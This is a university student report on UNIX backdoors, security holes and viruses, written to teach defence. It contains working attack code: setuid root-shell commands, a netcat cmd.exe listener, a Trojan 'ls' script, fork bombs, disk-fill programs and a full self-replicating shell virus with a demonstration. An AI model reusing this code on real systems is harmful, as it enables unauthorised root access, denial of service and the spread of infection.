Backdoors, Security Holes and Viruses

http://www.umsl.edu/~s1023877/index.html

Zhongyu Zhang (s1023877)

Abstract

Some issues related to computer security will be discussed in this report. Because of the complexity of the computer system, especially operating systems and system software, flaws in design may leave the system with some holes or vulnerabilities. Backdoors are some techniques used by people to gain access to the system. Viruses are malicious programs that appear very commonly nowadays for personal computers. Most of them exploit some vulnerabilities of the systems. A simple "shell" virus is discussed in more detail at the end of this report.

1. Backdoors

A backdoor is a hole in the security of a system deliberately left in place by designers or maintainers. They can also be created by attackers to regain access to the system quickly.

One of the classic examples is UNIX login backdoor created by Ken Thompson (he and Dennis Ritchie are the co-authors of the UNIX system). In his 1983 Turing Award lecture, *Reflections on Trusting Trust* [1], Ken Thompson described a hack that he planted into early UNIX system: the C compiler would insert a backdoor into the **login** program so that he could log into the system as any user when he provides a particular password. In addition, the C compiler binary itself was inserted a Trojan horse to propagate the change he made. Whenever you use a clean source code to recompile the compiler, the bugged compiler binary would reinsert the bug. So the backdoor will remain in the **login** program without any trace in the source code. This has been regarded as one of the most clever security hacks of all time.

Computer intruders have tried to develop various techniques to break into the systems since early days. The backdoors can enable intruders to get back into a machine with the least amount of time and visibility (e.g. avoid being logged or hide processes) even if the administrator tries to secure it (e.g. change all the passwords). Some commonly used backdoors are introduced next [2], mostly for UNIX systems.

- rhosts + +

On networked UNIX machines, services like **rsh** and **rlogin** use a simple authentication method based on **$HOME/.rhosts** file. If there is an entry "+ +" in this file of a user, anyone from anywhere can log into this user's account on the system. Many intruders prefer **rsh** to **rlogin** since many times **rsh** lacks logging capability.

- Telnetd

The **inetd** service listens on the port and passes a user's **telnet** request to **in.telnetd**. The **in.telnetd** will perform some checks for the user, such as the type of terminal. Typically, the terminal is set to Xterm or VT100. However, an intruder could modify **in.telnetd** and leave a backdoor there so that when the terminal was set to "letmein", it would spawn a shell without requiring password.

- Network services

Some services like **uucp** that never gets used could be replaced by a program, which connects a shell to a TCP port with a backdoor password to gain access to the system. These programs could be inserted into the **inetd.conf** file to replace the system services or appear as new services. Intruders could also plant UDP shell or ICMP shell backdoors that can pass firewalls and don't get noticed.

- Scheduled service (cron jobs)

On UNIX systems, **cron** will perform scheduled tasks. A backdoor shell program could be run 1 am – 2 am every night so that the intruder could gain system access every night. There are many legitimate programs that typically run in cronjob. These programs could also be the places where intruders insert backdoors.

  - On some UNIX systems the cronjob is run by root. An intruder could obtain a setuid root shell by adding such entries in the cronjob [3]:

    ```
    cp /bin/sh /tmp/.rootsh
    chmod 4777 /tmp/.rootsh
    ```

  - On Windows NT, "**at**" command (schedule service) can also set up a backdoor every night [3]:

    C:\> at \\192.168.202.44 1:00A /every:1 ""nc –d –L –p 8080 –e cmd.exe""

    This command launches a new listener every night on port 8080 at 1 AM. Then the intruder can use **netcat** to connect to the system and obtain a command shell.

- Sendmail

Sendmail program on UNIX system looks at users' **.forward** files and system mail aliases file. Placing commands in these files can also enable a user to regain access to the system. The user's **.forward** file might have such entries [4]:

```
\username
|"/usr/openwin/bin/xterm -display machine.umsl.edu:0.0 -e /bin/sh"
```

To increase the system security for sendmail program, system administrators should set the **sendmail** configuration to use **smrsh** (restricted shell for sendmail) instead of **sh** [5]. It limits programs run by **sendmail** to be in the directory **/var/adm/sm.bin**, and also rejects commands with special characters such as: <, >, |, ;, &, or \n.

- Trace-hiding backdoors

Intruders also developed some other backdoors to hide their trace. They could try to reset system clock time to set the time-stamping of their modified system files the same as

those of the original files. Sometimes intruders may want to hide their data or files on a server. They could patch some file system commands such as "**ls**", "**du**" and "**fsck**" to ignore the existence of certain files. At a lower level, they could use some tools to create some special area on hard drive so that normal format would mark such area as "bad" sectors. Then they could access those hidden file system with special tools while system administrators would not notice it. Intruders may also try to hide their process by some techniques. They could rename the program to a legitimate service like **syslogd**. They could also modify some library routines or patch their program into an interrupt driven routine so that "**ps**" command does not display it.

Since there are many possibilities to create backdoors on the systems, administrators should understand how difficult and complex the task is. It would be better to have broader knowledge on system security and block the most common backdoors used by intruders.

2. Security holes

A security hole is a flaw or vulnerability in a system which creates the potential for a security breach. System administrators like to use the term "hole", while hackers prefer to call it "exploit". There are some websites which provide the archive of discovered security vulnerabilities, such as the websites of Computer Emergency Response Team (CERT) at Carnegie Mellon University (http://www.kb.cert.org/vuls) and Computer Incident Advisory Capability (CIAC) of the Department of Energy (DOE) (http://www.ciac.org/ciac/).

For example, a new note on the CIAC website is "Sun tcsh, csh, sh, and ksh Create Predictable tmpfiles When Using 'here' ('<<') Documents Vulnerability". Because various shells create temporary files insecurely when using << operator, unprivileged local users may be able to overwrite or create any file on the system if a root user uses the **tcsh**(1), **csh**(1), **sh**(1) or **ksh**(1) shell to create a "here" document [6]. Many UNIX systems are affected by this vulnerability and the CERT note suggests not use of '<<' operator in **cron** jobs or similar administration scripts [7].

Next I will just discuss a few commands we often use on UNIX systems. They might lead to potential security compromise if we do not use them carefully. Attackers could gain root access to the systems through such security holes if the superuser is not aware of the potential problems.

- X authentication (**xhost** vs. **xauth**)

When we use X-Window, sometimes we need to run X applications on a remote machine and display them on the screen of the local host, such as X terminals. Most servers use two common methods to authenticate connections: **xhost** and **xauth**.

Xhost uses host name list mechanism to control the list of hosts that are allowed to connect to the X server. If you want to grant access to everyone (including the hosts not on the list), you can use:

admiral% xhost +

This command actually turns off host access control. This is the setting for the X server software (on Windows) in our IC labs. We should never do this since it allows any person on internet to connect to the server. If you want to add a particular host to the access list, use this:

admiral% xhost +hoare.cs.umsl.edu

For safety purpose, remove it once the remote client has made the connection and displays a window, like this:

admiral% xhost -hoare.cs.umsl.edu

This will deny new connection attempts but current connections are not broken.

Xhost is simple and convenient, but unfortunately it is very insecure. Anyone from the hosts on the access list can take full control over your display, log keystrokes and capture your password, and even kill your windows. In addition, the hostname or address on the access list can be spoofed, if you are on an untrusted network.

Xauth uses more secure key-based mechanism and it requires the remote user know the secret key to gain access to the local display. **Xauth** supports a few different mechanisms for authorization. Two common methods are based on MIT-MAGIC-COOKIE-1 (shared 128-bit plain-text "cookies") and XDM-AUTHORIZATION-1 (secure DES based keys). The second one is more secure but not widely used due to US export rules, so only the magic-cookie method is discussed here.

The cookies for different displays are stored in the **$HOME/.Xauthority** file, which should be accessible by the owner only. First start X server with authority, like:

xinit -- -auth $HOME/.Xauthority

If we use xdm to manage our X sessions, it will put the cookie in **$HOME/.Xauthority** for us automatically. We will only need to transfer the cookie to the remote machine:

- On local machine, find the key:

  % xauth list DISPLAY

- On remote machine, add the key to the authorization file:

  % xauth add KEY
  % setenv DISPLAY localmachine:0

Here is a real example to set up the X connection for a remote machine (hoare):

- On my local machine: sun03.umsl.edu (in CCB 107)
  admiral% xauth list sun03.umsl.edu:0
  SUN03.umsl.edu:0 MIT-MAGIC-COOKIE-1
  6a7d053d1e471f4b7e2b454f444e682e

- Ssh to the remote machine: hoare.cs.umsl.edu
  hoare% setenv DISPLAY sun03.umsl.edu:0.0
  hoare% xauth add SUN03.umsl.edu:0 MIT-MAGIC-COOKIE-1
  6a7d053d1e471f4b7e2b454f444e682e

```
hoare% xterm &
```

Now the X server is set up and we can run X applications on the remote machine and display them on the local machine.

One certain type of files is extremely important on UNIX systems, SUID and SGID programs. Intruders could use them to gain superuser access on a system. Since SUID shell scripts are not secure, Linux and some versions of UNIX do not support them. A SUID program must be a compiled binary on such systems. It is also a good idea for system administrators to scan the system periodically and keep track of all the SUID and SGID files to make sure that no new backdoored SUID programs have been created. Two common types of Trojan horse are discussed next [8]. They could be used to steal root shells.

- PATH Attacks

Most users like to put "**.**" entry in their path. It will be a poor setting if current directory is put before system directories, such as:

```
PATH=.:/usr/bin:/usr/ucb:/usr/local/bin
```

In this case, the search path will look in the current directory first, then in the system directories. Since there could be a hidden trap lying somewhere, it is very dangerous to have such a search path, especially for root account. Imagine there is a shell script in the current directory named **ls**:

```
#!/bin/sh
#Trojan "ls" in a directory
(/bin/cp /bin/sh /tmp/.rootsh
/bin/chown root /tmp/.rootsh
/bin/chmod 4555 /tmp/.rootsh) 2>/dev/null
rm –f $0
exec /bin/ls "$@"
```

If the superuser uses **ls** command in this directory with above search path, a hidden SUID shell will be created for the attacker without any trace left. To prevent this kind of attack, current directory should never be put before system directories. And superuser should never have the current directory in the search path, not even at the end of the path. The reason is for mistyped commands. Suppose you often use command **more**, but sometimes type **mroe**. A Trojan horse named **mroe** in this directory will compromise the system security. It will be a good habit of typing full pathname of commands when you are running as root.

- Startup file attacks

Various programs use initialization files to set options and environment automatically. Users normally don't check them often once set up the files. They are also good places for an attacker to make some hidden changes. All startup files should be protected as writeable by the owner only. Sometimes even the group write permission might be dangerous. If an attacker somehow obtained the write permission to some accounts, he could run arbitrary commands from the modified startup files.

The shell startup files, including **.login**, **.profile**, **/etc/profile**, **.cshrc**, **.kshrc**, are extremely important and should be well protected. The initialization files for some editors have very strong functionality and could be planted a Trojan horse too.

For instance, **vi** and **ex** read **$HOME/.exrc** file for initialization. You can set the environment so that the version of **.exrc** in the current directory is used rather than the version in **$HOME**. However, if the superuser starts the editor **vi** in a directory with this environmental setting and there is a nasty **.exrc** file in that directory:

```
$ cat .exrc
!(cp /bin/sh /tmp/.secretsh; chmod 4755 /tmp/.secretsh)&
!(rm .exrc) &
```

The superuser will unintentionally create a SUID shell and give the attacker root access. The attacker might create such **.exrc** files in many directories where he has write permission so that he could get a chance to take full advantage of the system.

Once the security of a system is compromised, the intruder could launch attacks to it. A common programmed attack is **D**enial **o**f **S**ervice (DoS) attack. On the internet, the attack is designed to bring the networked system down by flooding it with useless traffic and prevent or deny legitimate users access to a computer. It sends many request packets to a targeted Internet server (usually Web, FTP, or Mail server), which floods the server's resources, making the system unusable. Here a few simple programmed attacks are discussed for local systems. If an attacker somehow obtained the root access, he could consume system resources so much to prevent other legitimate users from using them.

- Process overload attacks

A simple fork bomb can be used to degrade processes and paralyze some old versions of UNIX. This can be created in a shell script [9]:

```
($0 & $0 &)
```

Or in C [8]:

```
main ( )
{
        while (1) fork( );
}
```

UNIX today limits the number of processes that an ordinary user can run (it is CHILD_MAX on Solaris), but there is no limit for root.

- Disk full attacks [8]:

A long tree structure could be used to fill up disk storage, and it could be too deep to be deleted with the **rm –r** command:

```
#!/bin/sh
while `mkdir subdir`
do
        cp /bin/bash fill_it_up
        cd ./subdir
done
```

Another method to take up disk space is to use a hidden file by **unlink(2)** in C:

```
main ( )
{
        int ifd;
        char buf[8192];
        ifd = open("./attack", O_RDWR|O_CREAT, 0777);
        unlink ("./attack");
        while ( 1 ) write( ifd, buf, sizeof(buf) );
}
```

This file will take up space as long as the process holds it open. Because of **unlink(2)**, this file cannot be found by **ls** or **du** since it doesn't have directory entries. In addition, the process itself could be hidden from process table by some techniques as discussed in the backdoor section. The administrator will need to bring the system to single-user mode, try to kill that process and use **fsck** to check file system consistency.

3. Viruses

Attackers often create malicious code that causes undesired results on a system. It can lead to serious data loss, denial of service, and other types of security incidents. We usually call it virus, but it is classified into 3 major types by security experts:

- Virus

Defined by RFC (Request for Comments) 1135 [10], is a piece of code that inserts itself into a host, including operating systems, to propagate. It cannot run independently. It requires that its host program be run to activate it. UNIX/Linux systems are not very vulnerable to viruses. Since the tasks accomplished by viruses, such as gaining root access and destroying files, can be accomplished by other less difficult means, viruses are not the major threat to the UNIX community. Some virus examples are: MS-DOS and Word macro viruses, Melissa, "I Love You" and Chernobyl(CIH) viruses.

- Worm

RFC 1135 also defines worm as a program that can run independently, will consume the resources of its host from within in order to maintain itself, and can propagate a complete working version of itself on to other machines [10]. The famous Morris Worm (launched on 11/2/1988 from MIT) is considered one of the first internet distributed computer worms. It took advantage of the exploits in UNIX's **sendmail**, **fingerd**, **rsh/rexec** and weak passwords and affected DEC's VAX running 4BSD and Sun Microsystems's Sun 3 systems. An interested result is the creation of Computer Emergency Response Team (CERT). Some of the famous worms include: Sobig, Blaster, SQL slammer, Code Red and Anna Kournikova worms.

- Trojan horse


CERT describes a Trojan horse as an "apparently useful program containing hidden functions that can exploit the privileges of the user, with a resulting security threat. A Trojan horse does things that the program user did not intend" [11]. Like virus, it must

rely on the user to run it. A classic example is the C compiler introduced by Ken Thompson [1] that inserted a **login** backdoor. A Trojan horse can also be placed on some untrusted websites to entice victims and appear in the form of a Java applet, JavaScript, ActiveX control, or other forms of executable content. PWSteal.Trojan and Trojan.KillAV are two examples that can steal user password and terminate any antivirus software on the computer, as their names suggested.

The following are the lists of top 20 most widespread viruses for October 2003 and virus type distribution presented by Kaspersky Labs [12]:

Rank	Virus name	Occurrence
1	I-Worm.Swen	70.94%
2	I-Worm.Tanatos	1.13%
3	I-Worm.Mimail	1.07%
4	Worm.Win32.Lovesan	0.89%
5	Backdoor.SdBot	0.70%
6	I-Worm.Sober	0.63%
7	Worm.P2P.SpyBot	0.59%
8	I-Worm.Sobig	0.52%
9	Backdoor.Ciadoor	0.47%
10	VBS.Redlof	0.39%
11	TrojanDropper.Win32.Small	0.38%
12	Backdoor.Agobot	0.30%
13	Win95.CIH	0.29%
14	Backdoor.Optix.Pro	0.28%
15	TrojanProxy.Win32.Hino	0.23%
16	Backdoor.IRCBot	0.23%
17	Win32.Parite	0.22%
18	Keylogger.Win32.PerfectKeyLogger	0.21%
19	Macro.Word97.Flop	0.18%
20	Trojan.Win32.StartPage	0.18%
Other Malicious Programs		4.52%

Malicious Program Types



Last I will introduce a simple shell virus [13], which can help us to understand the virus spread mechanism. The code is a small script:

```
#!/bin/sh
#filename:  virus_demo.sh
#purpose:   shell virus demonstration
#note:    the virus will affect all the .sh files in the current directory, but won't affect repeatedly.
#author:      watercloud@xfocus.org
#date:        2003-5-13

#B:<+!a%C&t:>
vFile=$0 ; vTmp=vTmp.$$
for f in ./*.sh; do
   if [ ! -w $f -a ! -r $vFile ];  then continue; fi
   if grep '<+!a%C&t:>' $f ;       then continue; fi
   if sed -n '1p' $f | grep 'csh'; then continue; fi
   cp -f $f $vTmp ;if [ $? -ne 0 ];then continue; fi
   vNo=`awk '$0~/(^\b*#)|(^\b*$)/&&v==NR-1{v++}END{print 0+v}' $vTmp`
   sed -n "1,${vNo}p" $vTmp >$f
   (sed -n '/^#B:<+!a%C&t:>/,/^#E:<+!a%C&t:>/p' $vFile ;echo ) >>$f
   vNo=`expr $vNo + 1`
   sed -n "${vNo},\$p" $vTmp >>$f
   rm -f $vTmp
done >/dev/null 2>&1
unset vTmp; unset vFile; unset vNo
echo "Hi, here is a demo shell virus in your script !"
#E:<+!a%C&t:>
#EOF
```

Let's look at the demonstration how the virus is spread to another file. There are two scripts in the current directory, one virus file and the other a test file.

```
hoare% ls -l
-rwxr-xr-x   1 a-zhang  sa5780        53 Nov  5 16:41 test1.sh*
-rwxr-xr-x   1 a-zhang  sa5780       924 Nov  5 16:27 virus_demo.sh*
hoare% cat test1.sh
#!/bin/sh
# Just a demo for virus test 1

ls -l
#EOF
hoare% ./virus_demo.sh
Hi, here is a demo shell virus in your script !
hoare% cat test1.sh
#!/bin/sh
# Just a demo for virus test 1

#B:<+!a%C&t:>
vFile=$0 ; vTmp=vTmp.$$
for f in ./*.sh; do
   if [ ! -w $f -a ! -r $vFile ];  then continue; fi
   if grep '<+!a%C&t:>' $f ;       then continue; fi
   if sed -n '1p' $f | grep 'csh'; then continue; fi
   cp -f $f $vTmp ;if [ $? -ne 0 ];then continue; fi
   vNo=`awk '$0~/(^\b*#)|(^\b*$)/&&v==NR-1{v++}END{print 0+v}' $vTmp`
   sed -n "1,${vNo}p" $vTmp >$f
   (sed -n '/^#B:<+!a%C&t:>/,/^#E:<+!a%C&t:>/p' $vFile ;echo ) >>$f
   vNo=`expr $vNo + 1`
   sed -n "${vNo},\$p" $vTmp >>$f
   rm -f $vTmp
done >/dev/null 2>&1
unset vTmp; unset vFile; unset vNo
echo "Hi, here is a demo shell virus in your script !"
#E:<+!a%C&t:>

ls -l
#EOF
hoare% ./test1.sh
Hi, here is a demo shell virus in your script !
-rwxr-xr-x   1 a-zhang  sa5780       702 Nov  5 16:42 test1.sh
-rwxr-xr-x   1 a-zhang  sa5780       924 Nov  5 16:27 virus_demo.sh
```

The virus infected victim files after I ran the virus source. Notice it will not infect victims a second time, and it inserts itself into the victim files before program lines but after the heading comment lines. This makes it less obvious in the victim files. Now let's look at the virus source in more details:

```
#B:<+!a%C&t:>                  # Virus head tag. It is used to locate position to copy itself.
vFile=$0; vTmp=vTmp.$$         # Define 2 variables, current file and a temporary file. It
        records the current file name so that it can find the original virus body to copy.
for f in ./*.sh; do            # Find all .sh files in the current directory to infect.
if [ ! -w $f -a ! -r $vFile ];  then continue; fi
        # Infect only if the target is writeable and the virus source is readable.
if grep '<+!a%C&t:>' $f ;      then continue; fi
```

```
        # If the target has been infected by it already, don't affect it twice.
if sed -n '1p' $f | grep 'csh'; then continue; fi        # Give up csh file, grammar different.
cp -f $f $vTmp ;if [ $? -ne 0 ];then continue; fi
        # Backup the target first.  If copying fails, then give up.
vNo=`awk '$0~/(^\b*#)|(^\b*$)/&&v==NR-1{v++}END{print 0+v}' $vTmp` # First find
        how many comments and blank lines at the beginning of the file, for virus insertion.
sed -n "1,${vNo}p" $vTmp >$f     # Copy comment section back to the target file.
(sed -n '/^#B:<+!a%C&t:>/,/^#E:<+!a%C&t:>/p' $vFile ;echo ) >>$f
        # Copy virus body to the target file.
vNo=`expr $vNo + 1`                    # Move other sections back to the target file.
sed -n "${vNo},\$p" $vTmp >>$f         # sed is very powerful.
rm -f $vTmp                            # Clean up the temporary file.
done >/dev/null 2>&1                   # Finish for loop.
unset vTmp; unset vFile; unset vNo     # Clean up crime scene.
echo "Hi, here is a demo shell virus in your script !"        # Tell you the file is infected.
#E:<+!a%C&t:>                          # Virus end tag, for it to locate and copy itself.
```

From this simple shell virus we obtained some idea of virus properties. A virus is designed to spread itself by secretly infecting other executable files. It normally is hidden in host legitimate programs and relies on users to spread inadvertently. We should never overlook its destructive capabilities. It can lead to serious data loss, denial of service and system crash. Imagine the consequence if the virus payload (the malicious activity that the virus performs) is not:

    echo "Hi, here is a demo shell virus in your script !"

but instead:

    rm –rf $HOME

Finally, this program is illustrated for understanding the virus spreading mechanism only, and not for other purposes. Comments are welcome!

References

[1] Ken Thompson, Reflections on Trusting Trust, Communications of the ACM, 1984, 27, 8.

[2] Christopher Klaus, http://www.dataguard.no/bugtraq/1997_3/0310.html

[3] Joel Scambray, Stuart McClure & George Kurtz, Hacking Exposed: Network Security Secrets & Solutions

[4] Evil Pete, http://www.dataguard.no/bugtraq/1997_3/0325.html

[5] Darren Reed, http://www.dataguard.no/bugtraq/1997_3/0344.html

[6] Sun Microsystems, http://www.sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F27694&zone_32=category%3Asecurity

[7] CERT, http://www.kb.cert.org/vuls/id/10277

[8] Simson Garfinkel & Gene Spafford, Practical UNIX Security

[9] Ryan Russell, Stace Cunningham & Mudge, Hack Proofing Your Network: Internet Tradecraft

[10] Joyce K. Reynolds, http://www.faqs.org/rfcs/rfc1135.html

[11] CERT, http://www.cert.org/advisories/CA-1999-02.html

[12] Kaspersky Labs, http://www.viruslist.com/eng/index.html

[13] Watercloud, http://www.xfocus.net/index.html